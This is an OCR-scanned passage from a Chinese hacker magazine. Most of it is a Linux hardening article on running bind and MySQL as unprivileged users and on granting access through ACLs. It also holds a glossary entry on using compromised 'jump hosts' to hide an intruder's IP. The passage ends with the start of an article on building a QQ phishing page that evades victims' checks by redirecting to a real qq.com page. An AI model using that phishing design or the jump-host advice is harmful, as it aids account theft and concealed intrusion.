



图9

除了以上介绍的外，GMER 其它的功能还有很多，就留给大家自己去研究吧。如果大家感觉英文版使用不方便的话，也可以从http://lctt.onlinedown.com/soft/61732.htm 下载到Gmer 1.0.14.14116 的汉化版，不过汉化版需要安装，其中的CMD 命令也不能使用。

（文章中涉及到的GMER V1.0.14.14205版，已经收录在光盘中）

Linux 安全点滴之——再谈ROOT 也下岗

evilangel




上期我们在Linux 系统中从限制root 用户登录服务器，消减root 的工作量来减少root 用户登录系统的次数。从安全的角度来说，这确实能对系统加强几个安全的指数。这次我们还是从root 入手，来让root“下岗”。可能会有读者要问了，为什么我们老是同root 过不去呢？其实，在上期杂志中我就解释过了，黑客入侵一台服务器后首要的目标就是获取root 权限，因此我们对root 这么吝啬也是从系统的整体安全着想的。

把root 免职，就是降低其服务运行级别。一般情况下，我们在UNIX 系统中运行的服务默认都是root 在运行的。熟悉入侵的朋友都知道缓冲区溢出，在程序有问题的时候，假设它是以root 权限运行，而程序又出现了某个变量过滤不严，这时入侵者对程序进行溢出攻击后得到的权限是什么？当然也就是root 了，如果这个程序是阿猫阿狗运行的呢？那么溢出后的权限就是阿猫或阿狗了。比如Windows 系统，默认安装apache 的情况下，其运行的权限就是system，倘若apache 出了问题被入侵者得到Shell 的话就可以执行添加用户，开启服务等操作了。片面的说权限高的用户运行的程序倘若出了问题，那么入侵者也就得到了较高的权限。

很明显，对于一般常用的服务器软件，我们把运行它的用户的权限“降级”，来保护服务程序出问题的时候所涉及到的权限问题。常用的服务器程序主要有apache、mysql、bind 等，今天我就以bind 及MySQL 为例来给大家说明。

bind 是DNS 服务软件，互联网上的DNS 服务器基本上都是使用bind 软件架设的，很多其它类型的服务器不相信公共的DNS 服务器，所以也会在本机上运行DNS 服务。我们使用Windows 远程登录UNIX 服务器来说明，先来看一下bind 运行在服务器上的信息，如图1。




```
[root@rhel4 ~]# named
[root@rhel4 ~]# netstat -ntl
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 10.0.0.4:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
[root@rhel4 ~]# ps aux | grep named
root      2211  0.5  4.1  9320 5200 ?        Ss   23:46   0:00 named
[root@rhel4 ~]#
```

图1

我们可以看到，执行**netstat -ntl** 命令后列出的端口中除了22 端口外其它都是DNS 服务的，使用**ps aux | grep named** 过滤DNS 的进程，看到是root 在运行它。也就是说我们要把它降低到普通用户来运行，上期我们使用apadmin 普通用户来“运行”apache 服务，这并不代表apache 服务进程守护者的身份是该用户的，只能说该用户启动了apache 服务，所以不要认为使用Sudo 的帮助让普通用户开启bind 服务，就是以普通用户身份来运行，可能上边的解释有点乱，希望大家理解运行服务的用户、程序进程守护用户的区别。

其实bind 程序给我们提供了一个参数“-u”，在运行程序时指定某个用户来运行服务，当然在系统中事先要有这个用户。比如**/usr/local/sbin/named -u named**，可以让named 用户来运行named 程序，从而启动bind 服务。运行**named -u named** 试试，如图2，运行程序的时候没提示有什么错误。看到这儿可能会有一些UNIX 初学者感觉有点不明白了，这时大家查看一下系统日志就明白了，在日志中有“couldn't open pid file '/var/run/named.pid': File exists”这句，大意就是不能打开/

var/run/named.pid 文件，而.pid 一般就是类 UNIX 系统的进程文件，这和 Windows 的进程有点差不多。



```
[root@rhel4 ~]# named -u named
[root@rhel4 ~]# netstat -ntl
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address               Foreign Address             Stat
e
tcp        0      0 0.0.0.0:22                  0.0.0.0:*                   LIST
EN
[root@rhel4 ~]# ps aux | grep named
[root@rhel4 ~]#
[root@rhel4 ~]# id named
uid=505(named) gid=505(named) groups=505(named)
[root@rhel4 ~]#
```


图 2

其实很好理解，就是 named 没有权限向 /var/run 目录写文件，这个目录默认是 755 权限，可能会有小菜说，把这个目录改成 777 权限不就行了吗？这样的确是可以的，但是各位在看一看，/var/run 目录中有多少个守护进程？如何都改成 777 权限的话影响的可是整个服务器的安全，为了服务器整体安全的考虑，我们把服务器守护进程改变一个目录。

Bind 配置文件支持一个参数，可以改变 pid 的位置，在配置文件中加入：

```
options {
pid-file "/var/run/named/named.pid";
};
```

这时我们在 /var/run/named 新建一个权限 700，目录位置无所谓，和配置文件中 pid-file 指定的目录相同即可。将该目录的所有人更改成 named 用户 **chown named /var/run/named/**，再次运行 **named -u named** 命令，如图 3，怎么样？DNS 服务变成了以普通用户运行的吧！



```
[root@rhel4 ~]# named -u named
[root@rhel4 ~]# netstat -ntl
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address               Foreign Address             Stat
e
tcp        0      0 10.0.0.4:53                 0.0.0.0:*                   LIST
EN
tcp        0      0 127.0.0.1:53                0.0.0.0:*                   LIST
EN
tcp        0      0 0.0.0.0:22                  0.0.0.0:*                   LIST
EN
tcp        0      0 127.0.0.1:953               0.0.0.0:*                   LIST
EN
[root@rhel4 ~]# ps aux | grep named
named     2375  2.6  4.1  9548 5296 ?        Ss   00:38   0:00 named -u named
root      2380  0.0  0.5  4216  680 pts/0    S+   00:38   0:00 grep named
[root@rhel4 ~]#
```

图 3

再来讲讲 MySQL 数据库服务器，在网络上的 WEB 服务器 apache、php 和 mysql 号称黄金搭档，我们经常会看到一些入侵 Windows 的文章，拿个 WebShell 就读 my.ini 或 PhpMyAdmin 来得到 root（MySQL）密码，上传个 *.dll 就搞到了系统帐号，难道我们的 MySQL 就如此不堪一击吗？

我只介绍一下类 UNIX 系统 MySQL 权限的"降级"，不涉及其它。说到降级最好是在安装时进行，要保证普通用户对 /usr/local/mysql/var/（MySQL 数据库目录）有全部权限即可。安装数据库时要注意，添加用户时 **useradd -d /usr/local/mysql/var/ admysql** 的"-d"参数指定用户目录是数据库目录，初始化数据库时 **/usr/local/mysql/bin/mysql_install_db --user=admysql** 使用 MySQL 进行守护者的身份来初始化，以便让 admysql 有权限来读取数据库，运行数据库时，使用 **mysqld_safe -u admysql** 就可以让普通用户来守护 MySQL 进程。

在上期文章中，我们使用普通用户来管理 apache 服务，其实，它还没有完全接手管理。一般的服务器要求 apache 的配置文件权限为 600 或 400，也就是说除 root 外其它用户无法读取该文件，更不用说写文件了，一般解决的方法有三种：

一、将 httpd.conf 文件权限更改为 660，并将属组改为运行服务器用户 apadmin 所在组；比如 **chmod 660 httpd.conf**，**chgrp daemon httpd.conf**，apadmin 用户所在 daemon 组中。


二、将 httpd.conf 配置文件用户所有权限转交给 apadmin 用户 **chown apadmin httpd.conf**，一般不建议这样做。

三、使用一种新的权限机制 ACL 来解决这个问题，ACL 权限机制解决了很长一段时间类 UNIX 系统权限不灵活的问题，下来简单介绍一下 ACL 权限。

启用 ACL 管理机制，ACL 要有内核的支持才可以，RHEL4 默认就支持 ACL，无需重新编译内核。但是只有内核支持还不行，还需要在 /etc/fstab 文件中的挂载点字段加入 acl，比如 **LABEL=/usr /usr ext3 defaults,acl 0 0**，加入 ACL 支持后重新启动计算机。

我们先运行 **getfacl /usr/local/apache2/conf/httpd.conf** 来查看该文件的默认权限，配置文件的权限是 root，权限为 600，其它人无法读和写入。

再运行 **setfacl -m u:apadmin:rw /usr/local/apache2/conf/httpd.conf**，这时使用 **ls -l httpd.conf** 来查看文件权限，文件的 other 位还是 0，只不过后面多了个"+"号。使用 **getfacl httpd.conf** 可以读取文件权限列表，再使用 apadmin 来读取文件，看看是不是发生变化了，如图 4。这时，apadmin 用户对 httpd.conf 权限为读写，在上图中表示"rw-"，这时就完成了 apache 服务 root 到普通用户的"转交"。



```
[apadmin@rhel4 ~]$ getfacl /usr/local/apache2/conf/httpd.conf
getfacl: Removing leading '/' from absolute path names
# file: usr/local/apache2/conf/httpd.conf
# owner: root
# group: root
user::rw-
user:apadmin:rw-
group::---
mask::rw-
other::---

[apadmin@rhel4 ~]$ ls -l /usr/local/apache2/conf/httpd.conf
-rw-rw----+ 1 root root 34344 Apr 23 20:56 /usr/local/apache2/conf/httpd.conf
[apadmin@rhel4 ~]$ tail -2 /usr/local/apache2/conf/httpd.conf
        CustomLog        /var/log/bbs.edunic.org.access_log common
</VirtualHost>
[apadmin@rhel4 ~]$
```

图 4

上期文章我们主要是限制 root 的登录及"设置障碍"，而本文主要是让服务器的服务脱离对 root 的依赖，从而增加安全点数。ACL 权限机制在文中没看出有什么特别之处，但是它的确可以解决传统 UNIX 权限解决不了的问题，限于篇幅，有机会的话我再给大家详细介绍。

（文章中涉及到的 SSH 远程登录工具 PUTTY 已经收录在光盘中）

黑客术语小补习

什么是跳板？

一个具有辅助作用的肉鸡，即被你控制的一台电脑主机，利用这个主机作为一个间接的工具来入侵其他的主机，你入侵目标主机时候所做的任何动作任何指令都会间接到达目标主机，这些指令和动作都会先经过跳板（你控制的那台肉鸡），然后以肉鸡的名义发送到目标主机上去，最典型的作用可以隐藏自己真实 IP 地址，被你入侵的主机上有时会留下 IP 记录，但使用了跳板后它记录的不会是你的真实 IP 地址，而是跳板电脑的 IP 地址，这样就起到了隐藏自己 IP 地址的目的。这样做的目的很简单，避免留下入侵痕迹，保护自己。代理服务器就可以起到跳板的功能，而在网上，我们随时可以搜索到最新的免费使用的代理服务器。

黑客术语小补习

移花接木

——JAVASCRIPT打造完美QQ钓鱼程序

血色书生

在上期杂志中我为大家演示了如何使用javascript打击盗号者，那么这次我们也来过一把盗号瘾，想办法去弄点QQ来。不过我不想去挂木马，因为那样又麻烦又难弄，要是木马选择的不好还会被轰炸！



图 1

前几天把收到的样刊仔细的看了一遍，发现了X140CC所写的QQ空间跨站钓鱼的文章，感觉那篇文章写得还不错，只不过那个钓鱼页面太不完美了（尤其是那个对话框太明显了，只要是有一点经验的人都能看出来不对劲）。那么我们来切入正题，什么样的钓鱼页面才算完美呢？这个问题应该引申到我们平时检测钓鱼页面的方法，我简单说一下：当我们遇到一个页面，比如抽奖之类的（我指的是要求登录的那种），我们会通过2个办法来检测，第一判断是不是**.qq.com之类的页面，另一种就是使用小号登录，如果发现登录一切正常，那么这个页面往往就会得到信任（事实上这一直是众多QQ钓鱼页面的瓶颈问题，并且这个问题也使许多其它钓鱼网页折戟沉沙）。




图 2

现在我就要突破第2个问题，如果想让一切正常，最好的办法就是如本文标题所说的那样移花接木，把钓鱼页面转向**.qq.com之类的网站。可是如果直接转向这些网站的话就没有办法控制了（除非你的浏览器支持跨域调用），那么我们钓鱼的目的不就无法达到了吗？对于这个问题我的解决方法是生成2个页面，一个页面A（就是我们的钓鱼页面）用来保存用户的QQ号，页面B用来作为**.qq.com一类页面的加载页面。

